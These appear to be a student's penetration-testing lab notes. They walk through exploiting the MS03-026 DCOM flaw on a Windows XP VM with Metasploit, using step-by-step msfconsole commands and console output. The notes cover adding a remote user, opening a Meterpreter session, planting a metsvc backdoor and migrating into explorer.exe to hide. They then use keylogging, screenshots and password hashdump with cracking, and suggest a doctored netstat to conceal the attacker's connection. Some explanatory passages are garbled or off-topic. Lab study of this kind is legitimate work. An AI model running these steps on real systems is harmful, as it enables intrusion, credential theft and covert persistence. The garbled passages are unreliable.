Nessus 2nd:

Attacker should be ping the victim he might not be in same network, even if attacker is in 1 n/w and victim in 80 n/w then also he can ping but there will be no ack from victim side.

Drawback of exploit code in nessus:

- 1> No authorised source code
- 2> Cmd promt was running as system user
- 3> Reboot prompt appearing


Switch to metasploit: because it is reputed and cant be misused, earlier we used source code from internet which might contain malicious content.

What to do next using vulnerability is known as payload, these are vulneb, they are like weapons.


1st Problem and 3rd problem solved as metaspoilt didn't crashed the machine and no reboot prompt has appeared:

KALI: Metaspoilt framework

root#msfconsole msf5 > search MS03-026




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
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2nd Problem: Command prompt running as system user

Refernece: on win xpsp1 Comp mgmt (local)



msf5 (path)>set payload windows/adduser msf5 (path)>show options



msf5 (path)>set USER name


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View the full module info with the info, o

msf6 exploit(windows/dcerpc/ms03_026_dcom)
> set USER omkar
msf5 (path)>show options
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Change pwd of user and meet password requirements of windows then only shell will be accessed

msf5 (path)>set RHOST ip of win msf5 (path)>exploit

No shell appeared, we have just created the user, it can be verified by seeing the local group policy of windows.



Remotely created user:



Other payload:

Meter preter payload:

Meterpreter is a Metasploit attack payload that provides an interactive shell to the attacker from which to explore the target machine and execute code. And limited footprint of attacker are present

For meterpreter we need kali 2019

msf5 (path)>set payload winodws/meterpreter/bind_tcp msf5 (path)>show options msf5 (path)>exploit meterpreter>sysinfo

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msf5 exploit(windows/dcerpc/ms03_026_dcom) > set RHOST 192.168.80.140
RHOST => 192.168.80.140
msf5 exploit(windows/dcerpc/ms03_026_dcom) > exploit
 *] 192.168.80.140:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal.
[*] 192.168.80.140:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncac
[*] 192.168.80.140:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_
[*] 192.168.80.140:135 - Sending exploit ...
   Started bind TCP handler against 192.168.80.140:4444
    Sending stage (179779 bytes) to 192.168.80.140
[*] Meterpreter session 1 opened (192.168.80.142:42931 -> 192.168.80.140:4444) at
meterpreter > sysinfo
Computer
                 : Windows XP (Build 2600, Service Pack 1).
0S
Architecture
               : x86
System Language : en_US
                 : MSHOME
Domain
Logged On Users : 2
                 : x86/windows
Meterpreter
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we do ss-ant at victim our connection will be visible so to avoid that we can clone the netstat and rewrite the code with if condition in which stating our ip not to show hence our connection will not be shown.

netstat exploit code

Hacking community use 1337 port, it's a hype among them which attacker open in victim to show his elite class.

Creating backdoor:

After logging into the target system, one way to maintain persistence is to use the metsvc service. With this service, you can re-login Meterpreter whenever you want. Anyone who finds the corresponding port of the computer where you place this service can use this backdoor. You should cancel it after using it during the pentest

process, otherwise, you will make the system open to malicious people. This will not please the system owners.

meterpreter>run metsvc meterpreter>getpid

.....attacker exist in this current process id

It is of svchost: attacker is on system user host I.e attacker is hiding inside other host (vikram vetal) svchost is not stable, most stable is explorer.exe hence attacker will move there

The Service Host (svchost.exe) is a shared-service process that Windows uses to load DLL files

meterpreter>getuid

Display....uid

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* Starting service
Service metsvc successfully installed.

meterpreter > getpid
Current pid: 848
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ■
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meterpreter>ps

Check windows explorer process id

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vstem32\logon_scr						

meterpreter> migrate ___process id of windows explorer

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meterpreter > migrate 1920

[*] Migrating from 848 to 1920...

[*] Migration completed successfully.
meterpreter > ■
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Testing or objective:

>meterpreter -h

Keylogger:

- 1st -> meterpreter>keyscan_start
 meterpreter>keyscan_dump
 meterpreter>keyscan_stop
- 1st -> At victim side -> Open notepad as user -> whatever type shall be visible on kali meterpreter

Screenshot:


2nd -> meterprter>screenshot

2nd -> At victim side -> open paint do anything



3rd -> hashdump

Windows password are stored as NTLM windows new technology hash LAN manager -> go to chrome -> crack that pwd



Story so Far:

Manual scanning ->

- S-1 Nmap scan gave us no.of host and their status
- S-2 Port enumeration: to check what all ports are open
- S-3 Os detection -> it gave us info about OS
- S-4 Service version /banner grabbing -> it gave us infor about server

Automatic ->

- S-1 Nessus scan gave us vulnerabilities code
- S-2 Vulnerability code was searched on CVE site
- S-3 Exploit code from internet
- S-4 Compiled at debian with gcc
- S-5 We got the shell of victim

There were three drawbacks:

- 1) Internet code: can contain malicious content
- 2) When we disconnected victim shell it gets shutdown and it generated log which indicated that someone else has logged in
- 3) System user login: cmd system user don't allow

Metasploit:

A Metasploit penetration test begins with the information gathering phase, wherein Matsploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system. Once the weakness is identified, choose an exploit and payload to penetrate the chink in the armor. If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter — an in-memory-only interactive shell. Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

Metasploit Shell Types


- Bind Shell here, the target machine opens up a listener on the victim machine, and then the attacker connects to the listener to get a remote shell. This type of shell is risky because anyone can connect to the shell and run the command.
- Reverse Shell here, the headset runs on the attacker, and the target system is connected to the attacker using a shell. Reverse shells can solve problems that are caused by bind shells.

Meterpreter:

Meterpreter allows hackers to access the target's system by running an invisible shell. It is used to establish a communication channel on the target machine. Meterpreter is famous among pen testers because of its power and versatility. Due to these qualities, the bad actors are attracted to them. Meterpreter contains all the basic features which are contained in the penetration testing tool. The features include profiling the network, running executables, access to the command shell, sending and receiving files. These are not the only features of meterpreter, and it can do many more things. A few of its capabilities are post forwarding, taking screenshots, privilege escalation, and keylogging. Using the in-memory DDL injection, meterpreter is deployed. Meterpreter creates no new processes, writes nothing to disk, and it resides entirely in memory. Instead, it injects itself into compromised processes from which it can migrate from one to other running processes as necessary. The forensic footprint of the attack is very less as a result.

Meterpreter working:

The hacker sends the first-stage payload to the target computer when a system is compromised. Meterpreter is connected back by this payload. Then it sends a second DLL injection, which is followed by DLL of the meterpreter server. Using the meterpreter session, client-server communication and a socket are established. It is encrypted, and this is the best part of this session. Due to this, confidentiality is provided. Hence, any network administrator may not sniff a session.



DDI:

Data Definition Language actually consists of the SQL commands that can be used to define the database schema. It simply deals with descriptions of the database schema and is used to create and modify the structure of database objects in the database. DDL is

a set of SQL commands used to create, modify, and delete database structures but not data.
*We migrated our port to windows explorer to be more stable. Why:
Svchost is essential in the implementation of shared service processes, where a number of services can share a process in order to reduce resource consumption. Because of this it is unstable we move our service to windows explorer.
At last we exploited other payload as well keylogger, screenshot, hashdump, upload, pwd change, file delete
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